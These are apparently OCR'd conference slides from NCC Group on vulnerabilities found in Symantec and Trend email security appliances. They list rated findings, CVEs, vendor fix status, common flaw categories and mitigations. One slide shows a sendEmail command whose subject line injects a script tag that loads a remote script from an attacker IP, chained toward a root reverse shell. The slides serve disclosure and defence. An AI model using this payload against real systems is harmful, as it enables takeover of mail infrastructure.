
Description	NCC Rating
Out-of-band stored-XSS - delivered by email	Critical
XSS (both reflective and stored) with session-hijacking	High
Easy CSRF to add a backdoor-administrator (for example)	High
SSH with backdoor user account + privilege escalation to root	High
Ability for an authenticated attacker to modify the Web-application	High
Arbitrary file download was possible with a crafted URL	Medium
Unauthenticated detailed version disclosure	Low

Ownage by Email




Out-of-band XSS and OSRF

- Chain together issues in various ways
  - XSS in spam Email subject line, to attack the administrator
  - Use faulty “backup/restore” feature (with OSRF) to add arbitrary JSP to the admin UI, and a SUID binary
  - XSS - Executes new function to send a reverse-shell back to the attacker



```
root@bt:~/Desktop/Research/Symantec/appliance-9.5.2-3/backup1# sendEmail -s 192.
.1.96:25 -u "Please respond\"><script src='https://192.168.1.115/symantec-ownage
'></script>" -f c@d.com -t bob@insidetrust.com -o message-file=/root/Desktop/Res
ch/Trend/spam/spam1.txt
```

XSS Email to reverse-shell as root



Rather ironic

- Root-shell via malicious email message
- In an email filtering appliance?

Symantec fix info: Upgrade to 10.x

- Reported April 2012 – Fixed Aug 2012
    - CVE-2012-0307 XSS issues
    - CVE-2012-0308 Cross-site Request Forgery CSRF
    - CVE-2012-3579 SSH account with fixed password
    - CVE-2012-3580 Web App modification as root
    - CVE-2012-4347 Directory traversal (file download)
    - CVE-2012-3581 Information disclosure

http://www.symantec.com/security_response/securityupdates/detail.jsp?fid=security_advisory&pvid=security_advisory&year=2012&suid=20120827_00

Trend Email Appliance (8.2.0.x)

- Multiple issues

Description	NCC Rating
Out-of-band stored-XSS in user-portal - delivered via email	Critical
XSS (both reflective and stored) with session-hijacking	High
Easy CSRF to add a backdoor-administrator (for example)	High
Root shell via patch-upload feature (authenticated)	High
Blind LDAP-injection in user-portal login-screen	High
Directory traversal (authenticated)	Medium
Unauthenticated access to AdminUI logs	Low
Unauthenticated version disclosure	Low

Trend Fix info: Use workarounds

- Reported April 2012
- No fixes released or scheduled AFAIK

Common exploit categories

- Almost all Security Appliance products had
  - Easy password attacks
  - XSS with either session-hijacking or password theft
  - Unauthenticated information disclosure (exact version)
- The majority had
  - CSRF of admin functions
  - OS Command-injection
  - Privilege escalation (either UI and OS)

Common exploit categories

- Several had
  - Stored out-of-band XSS and OSRF (for example in email)
  - Direct authentication-bypass
  - Other injections (SQLi, LDAP etc)
- A few had
  - Denial-of-Service
  - SSH misconfiguration
  - A wide variety of more obscure issues

Mitigations (Target Organisations)

- Awareness is important
- Apply updates when available
- Be more demanding with product vendors
- ACL - “Defence-in-depth” and “least privilege”
  - Management interfaces (Web-UI, SSH)
- Browsers, Management Jump-box
- Pen-test + implement recommendations

Thoughts

- Almost all Security Appliances tested were insecure
  - Interesting state of play in 2012 – 2013
  - Are you surprised?
- Variable responses from vendors
  - Some fixed within 3 months, some not at all (or no information)

- What about Huawei?

www.nccgroup.com

ben.williams (at) nccgroup.com

@insidetrust

UK Offices

Manchester - Head Office

Cheltenham

Edinburgh

Leatherhead

London

Thame

European Offices

Amsterdam - Netherlands

Munich – Germany

Zurich - Switzerland

North American Offices

San Francisco

Atlanta

New York

Seattle

Australian Offices

Sydney